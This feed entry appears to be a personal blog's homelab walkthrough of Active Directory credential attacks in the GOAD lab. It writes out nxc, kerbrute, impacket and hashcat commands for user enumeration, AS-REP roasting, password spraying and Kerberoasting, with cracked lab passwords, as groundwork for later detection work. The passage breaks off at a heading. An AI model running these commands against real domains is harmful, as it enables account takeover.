<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://zero-for683.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://zero-for683.github.io/" rel="alternate" type="text/html" /><updated>2026-10-20T19:58:01+00:00</updated><id>https://zero-for683.github.io/feed.xml</id><title type="html">Gabriel Barbir</title><subtitle>Cybersecurity Professional • OSCP • U.S. Navy Veteran — Detection engineering, threat hunting, and SOC operations.</subtitle><author><name>Gabriel Barbir</name></author><entry><title type="html">GOAD - User Enumeration, AS-REP Roasting, and Kerberoasting</title><link href="https://zero-for683.github.io/homelab/2026/05/12/GOAD-Lab-Phase1-Part3.html" rel="alternate" type="text/html" title="GOAD - User Enumeration, AS-REP Roasting, and Kerberoasting" /><published>2026-05-12T00:00:00+00:00</published><updated>2026-05-12T00:00:00+00:00</updated><id>https://zero-for683.github.io/homelab/2026/05/12/GOAD-Lab-Phase1-Part3</id><content type="html" xml:base="https://zero-for683.github.io/homelab/2026/05/12/GOAD-Lab-Phase1-Part3.html"><![CDATA[<p>The previous two posts covered <a href="https://zero-for683.github.io/homelab/2026/05/06/GOAD-Lab-Phase1-Part1.html">network recon</a> and <a href="https://zero-for683.github.io/homelab/2026/05/08/GOAD-Lab-Phase1-Part2.html">what that recon looked like in Wazuh and Suricata</a>. We have a solid map of the network: three domains, five hosts, SMB signing gaps, SMBv1 on two machines, and WinRM open everywhere. Now the goal is to build up a set of credentials before we start poking at any of that attack surface.</p>

<p>This post stays on the offensive side. The mindmap I’ve been using as a loose reference throughout this series is Orange Cyberdefense’s <a href="https://orange-cyberdefense.github.io/ocd-mindmaps/">AD attack mindmap</a>.</p>

<h2 id="enumerating-users-without-credentials">Enumerating Users Without Credentials</h2>

<p>The first thing to try in any AD environment is seeing how much you can pull without any credentials at all. A surprising number of environments allow null or anonymous authentication against SMB.</p>

<p><img src="/assets/images/goad/recon-mindmap-enumerate-users.png" alt="OCD mindmap showing enumerate users commands: nxc smb dc_ip --users, nxc smb dc_ip --rid-brute, net rpc group members" /></p>

<p>Starting with the simplest option against WINTERFELL (<code class="language-plaintext highlighter-rouge">192.168.56.11</code>):</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.11 --users
</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-users-enum-null-auth.png" alt="nxc smb null auth output against WINTERFELL returning 10 users including samwell.tarly with Password: Heartsbane in the Description field" /></p>

<p>Null auth works. We get 10 users from the <code class="language-plaintext highlighter-rouge">NORTH</code> domain. That alone is useful, but one entry stands out immediately: <code class="language-plaintext highlighter-rouge">samwell.tarly</code> has <code class="language-plaintext highlighter-rouge">Password: Heartsbane</code> sitting right in the Description field.</p>

<p>This is one of the most common AD misconfigurations in the wild. Admins sometimes drop temporary passwords into the Description field when setting up accounts and forget to remove them. The Description field is readable by any authenticated or guest user by default, and in this case by anyone with null auth. We now have a working credential without doing anything clever.</p>


<p>Re-running with those credentials gets us more:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.11 -u samwell.tarly -p Heartsbane --users
</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-users-enum-authenticated.png" alt="nxc smb authenticated output against WINTERFELL returning a larger user list including eddard.stark, catelyn.stark, robb.stark, and others" /></p>

<p>More users surface with authentication. We add everything to our working files.</p>

<h2 id="getting-the-password-policy">Getting the Password Policy</h2>

<p>Before doing anything that generates failed logon attempts, the password policy needs to be checked. Locking accounts is noisy and in a real engagement it tips off the blue team and breaks things for legitimate users.</p>


<p>The mindmap covers a few ways to pull it:</p>

<p><img src="/assets/images/goad/recon-mindmap-password-spray-policy.png" alt="OCD mindmap showing password spray section with commands for getting default and fine-grained password policies" /></p>


<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.11 -u samwell.tarly -p Heartsbane --pass-pol
</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-password-policy.png" alt="nxc pass-pol output against WINTERFELL showing lockout threshold of 5 attempts and lockout duration of 5 minutes" /></p>

<p>Lockout threshold is 5 attempts, lockout duration is 5 minutes. That’s tight. Any password spray needs to stay well under 5 attempts per account and should be paced carefully. We’ll keep this in mind for later.</p>

<h2 id="building-a-username-list-with-osint">Building a Username List with OSINT</h2>

<p>NXC only sees users in the <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code> domain so far. We need a broader username list that covers <code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code> and <code class="language-plaintext highlighter-rouge">essos.local</code> as well, and we need to do it without hammering the DCs with failed lookups.</p>

<p>Since GOAD is based on Game of Thrones, the username format should follow character names. A reasonable assumption for the format is <code class="language-plaintext highlighter-rouge">first.last</code> based on what we’ve already seen (<code class="language-plaintext highlighter-rouge">arya.stark</code>, <code class="language-plaintext highlighter-rouge">jon.snow</code>, <code class="language-plaintext highlighter-rouge">samwell.tarly</code>). So the OSINT angle here is just finding a complete list of GOT character names.</p>


<p>HBO Max’s cast and crew page for Game of Thrones has what we need:</p>

<p><img src="/assets/images/goad/hbomax-got-cast-page.png" alt="HBO Max Game of Thrones cast page showing actor and character names" /></p>

<p>The HTML structure is clean and consistent:</p>

<p><img src="/assets/images/goad/hbomax-html-character-title.png" alt="HTML source showing character-full-title class for actor name and character-short-title class for character name" /></p>

<p>Each character entry uses <code class="language-plaintext highlighter-rouge">character-short-title</code> for the character name (what we want) and <code class="language-plaintext highlighter-rouge">character-full-title</code> for the actor name. Simple to scrape:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">requests</span>
<span class="kn">from</span> <span class="nn">bs4</span> <span class="kn">import</span> <span class="n">BeautifulSoup</span>

<span class="n">url</span> <span class="o">=</span> <span class="s">"https://www.hbomax.com/shows/game-of-thrones/4f6b4985-2dc9-4ab6-ac79-d60f0860b0ac/cast-and-crew"</span>
<span class="n">soup</span> <span class="o">=</span> <span class="n">BeautifulSoup</span><span class="p">(</span><span class="n">requests</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="n">url</span><span class="p">).</span><span class="n">text</span><span class="p">,</span> <span class="s">"html.parser"</span><span class="p">)</span>

<span class="n">names</span> <span class="o">=</span> <span class="p">[]</span>

<span class="k">for</span> <span class="n">tag</span> <span class="ow">in</span> <span class="n">soup</span><span class="p">.</span><span class="n">find_all</span><span class="p">(</span><span class="s">"p"</span><span class="p">,</span> <span class="n">class_</span><span class="o">=</span><span class="s">"character-short-title"</span><span class="p">):</span>
    <span class="n">names</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">tag</span><span class="p">.</span><span class="n">text</span><span class="p">.</span><span class="n">strip</span><span class="p">())</span>

<span class="k">for</span> <span class="n">user</span> <span class="ow">in</span> <span class="n">names</span><span class="p">:</span>
    <span class="n">user</span> <span class="o">=</span> <span class="n">user</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">" "</span><span class="p">,</span> <span class="s">"."</span><span class="p">).</span><span class="n">lower</span><span class="p">()</span>
    <span class="k">print</span><span class="p">(</span><span class="n">user</span><span class="p">)</span>
</code></pre></div></div>


<p><img src="/assets/images/goad/got-py-username-output.png" alt="Python script got.py output showing a list of character names in first.last format" /></p>

<p>This gives us a solid list in <code class="language-plaintext highlighter-rouge">first.last</code> format. A few entries need to be cleaned up before using as usernames: <code class="language-plaintext highlighter-rouge">sandor.clegane.("the.hound")</code>, <code class="language-plaintext highlighter-rouge">jaqen.h'ghar</code>, <code class="language-plaintext highlighter-rouge">eddard.'ned'.stark</code>, and <code class="language-plaintext highlighter-rouge">brienne.of.tarth</code> all have characters that won’t work as AD usernames. We filter those out and combine the scraped list with the users already pulled from NXC.</p>

<h2 id="kerbrute-username-validation">Kerbrute Username Validation</h2>

<p>With a cleaned username list, we can validate which names actually exist in each domain without generating failed logon events. This is where Kerbrute comes in.</p>

<p><img src="/assets/images/goad/recon-mindmap-kerbrute-userenum.png" alt="OCD mindmap showing bruteforce users section with kerbrute userenum command" /></p>

<p>Kerbrute queries usernames against the Kerberos service on the DC. When a username doesn’t exist, the KDC responds with <code class="language-plaintext highlighter-rouge">KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN</code>. When it does exist, the KDC responds with either a TGT (if pre-auth is not required) or an error indicating pre-auth is needed. Both valid responses confirm the account exists. Crucially, this does not generate a failed logon event, so it’s much quieter than an SMB-based username bruteforce. This is crucial to understand as once we flip to the defensive side, we can build queries targeting exactly this type of behavior.</p>


<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kerbrute userenum -d sevenkingdoms.local --dc 192.168.56.10 get_users.txt
kerbrute userenum -d essos.local --dc 192.168.56.12 get_users.txt
</code></pre></div></div>

<p><img src="/assets/images/goad/kerbrute-userenum-sevenkingdoms-essos.png" alt="Kerbrute userenum output showing two runs, one against sevenkingdoms.local and one against essos.local, both testing 97 usernames and returning valid accounts highlighted in green" /></p>

<p>Valid accounts light up in green. We now have a confirmed username list per domain to work from.</p>

<h2 id="guest-and-anonymous-smb-share-access">Guest and Anonymous SMB Share Access</h2>


<p>One thing we skipped in the initial enumeration was checking what SMB shares are accessible without real credentials.</p>

<p><img src="/assets/images/goad/recon-mindmap-smb-guest-access.png" alt="OCD mindmap showing anonymous and guest access on SMB shares with nxc and smbclient commands" /></p>


<p>Two passes: one anonymous (<code class="language-plaintext highlighter-rouge">-u '' -p ''</code>) and one as a guest session:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.0/24 -u '' -p ''
nxc smb 192.168.56.0/24 -u 'a' -p ''
</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-smb-anonymous-access.png" alt="nxc smb anonymous access scan results across the GOAD subnet showing some hosts responding and others returning logon failures" /></p>

<p>The <code class="language-plaintext highlighter-rouge">'a'</code> username trick is worth explaining. Passing a non-existent username causes Windows to degrade the session to guest authentication if the host has guest access enabled, rather than failing the connection outright. Passing an empty string attempts a true anonymous bind. Both are worth trying since some hosts respond to one but not the other.</p>

<p>Some shares are accessible. We note what’s readable and move on.</p>

<h2 id="as-rep-roasting">AS-REP Roasting</h2>


<p>AS-REP roasting targets accounts that have <code class="language-plaintext highlighter-rouge">UF_DONT_REQUIRE_PREAUTH</code> set. Normally, Kerberos requires the client to prove knowledge of the user’s password before the KDC will issue a TGT, which is what pre-authentication is. When that flag is set on an account, the KDC will hand out the AS-REP without any proof of identity, and part of that response is encrypted with the user’s password hash. That encrypted blob can be cracked offline.</p>

<p><img src="/assets/images/goad/recon-mindmap-asreproast.png" alt="OCD mindmap showing ASREPRoast section with GetNPUsers, nxc ldap asreproast, and Rubeus options" /></p>


<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-GetNPUsers north.sevenkingdoms.local/ -usersfile users.txt -format hashcat -outputfile asrep.txt
</code></pre></div></div>

<p><img src="/assets/images/goad/getnpusers-brandon-stark-hash.png" alt="impacket-GetNPUsers output showing most users don't have UF_DONT_REQUIRE_PREAUTH set but brandon.stark's hash is captured" /></p>

<p>Most accounts require pre-auth. <code class="language-plaintext highlighter-rouge">brandon.stark</code> doesn’t, and we get his AS-REP hash. Cracking it:</p>


<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat -m 18200 -a 0 asrep.txt /usr/share/wordlists/rockyou.txt
</code></pre></div></div>

<p><img src="/assets/images/goad/hashcat-asrep-cracked.png" alt="Hashcat cracking the brandon.stark AS-REP hash, showing the cracked password iseedeadpeople" /></p>

<p><code class="language-plaintext highlighter-rouge">brandon.stark:iseedeadpeople</code>. That goes in the creds file.</p>

<h2 id="password-spraying">Password Spraying</h2>

<p>With a username list and a few known passwords, it’s worth checking whether any users have their username as their password. This is the kind of thing that slips through in lab environments and occasionally in real ones too.</p>

<p>The <code class="language-plaintext highlighter-rouge">--no-bruteforce</code> flag with the same file for both <code class="language-plaintext highlighter-rouge">-u</code> and <code class="language-plaintext highlighter-rouge">-p</code> tests each username against the password at the same line index in the file. It’s not a full spray across all combinations, just username equals password for each entry:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.11 -u users.txt -p users.txt --no-bruteforce

</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-password-spray-hodor.png" alt="nxc password spray output against WINTERFELL showing most accounts failing but hodor:hodor succeeding" /></p>

<p><code class="language-plaintext highlighter-rouge">hodor:hodor</code>. We now have three sets of credentials: <code class="language-plaintext highlighter-rouge">samwell.tarly:Heartsbane</code>, <code class="language-plaintext highlighter-rouge">brandon.stark:iseedeadpeople</code>, and <code class="language-plaintext highlighter-rouge">hodor:hodor</code>.</p>

<p>Worth noting: this kind of spray generates a lot of event log noise. Failed logon attempts stack up fast. The detection side of this will be interesting to dig into.</p>

<h2 id="expanding-the-user-list">Expanding the User List</h2>

<p>With a valid domain credential, we can pull a more complete user list from AD directly:</p>


<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-GetADUsers -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople
</code></pre></div></div>

<p><img src="/assets/images/goad/getadusers-north-domain.png" alt="impacket-GetADUsers output showing the full north.sevenkingdoms.local user list including Administrator, vagrant, krbtgt, and all domain users" /></p>

<p>A few more users appear that weren’t in the NXC output, including <code class="language-plaintext highlighter-rouge">eddard.stark</code> and <code class="language-plaintext highlighter-rouge">catelyn.stark</code>. Those get added to the working list.</p>

<h2 id="kerberoasting">Kerberoasting</h2>

<p>Kerberoasting goes after service accounts. Any domain user can request a TGS (service ticket) for any account that has a Service Principal Name (SPN) registered. The ticket is encrypted with the service account’s password hash, and like AS-REP hashes, it can be cracked offline.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-GetUserSPNs -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes

</code></pre></div></div>

<p><img src="/assets/images/goad/getuserspns-kerberoasting.png" alt="impacket-GetUserSPNs output showing five SPNs across three accounts: sansa.stark with HTTP/eyrie SPN, jon.snow with CIFS and HTTP SPNs for thewall, and sql_svc with two MSSQLSvc SPNs for castelblack" /></p>

<p>Five SPNs across three accounts:</p>

<table>
  <thead>
    <tr>
      <th>Account</th>
      <th>SPN</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">sansa.stark</code></td>
      <td><code class="language-plaintext highlighter-rouge">HTTP/eyrie.north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">jon.snow</code></td>
      <td><code class="language-plaintext highlighter-rouge">CIFS/thewall.north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">jon.snow</code></td>
      <td><code class="language-plaintext highlighter-rouge">HTTP/thewall.north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">sql_svc</code></td>
      <td><code class="language-plaintext highlighter-rouge">MSSQLSvc/castelblack.north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">sql_svc</code></td>
      <td><code class="language-plaintext highlighter-rouge">MSSQLSvc/castelblack.north.sevenkingdoms.local:1433</code></td>
    </tr>
  </tbody>
</table>

<p>Three hashes captured. Cracking with:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat -m 13100 -a 0 kerberoasting.hashes /usr/share/wordlists/rockyou.txt
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">sansa.stark</code> and <code class="language-plaintext highlighter-rouge">sql_svc</code> don’t crack against <code class="language-plaintext highlighter-rouge">rockyou.txt</code>. <code class="language-plaintext highlighter-rouge">jon.snow:iknownothing</code> does.</p>

<p>The <code class="language-plaintext highlighter-rouge">sql_svc</code> account is worth coming back to. It has SPNs registered against <code class="language-plaintext highlighter-rouge">castelblack</code> on both the default MSSQL port and <code class="language-plaintext highlighter-rouge">1433</code> explicitly, which means it’s the service account running SQL Server. Service accounts in AD often have elevated permissions and are used for lateral movement. Even though the hash didn’t crack, it’s a target to keep in mind.</p>

<h2 id="authenticated-share-enumeration">Authenticated Share Enumeration</h2>

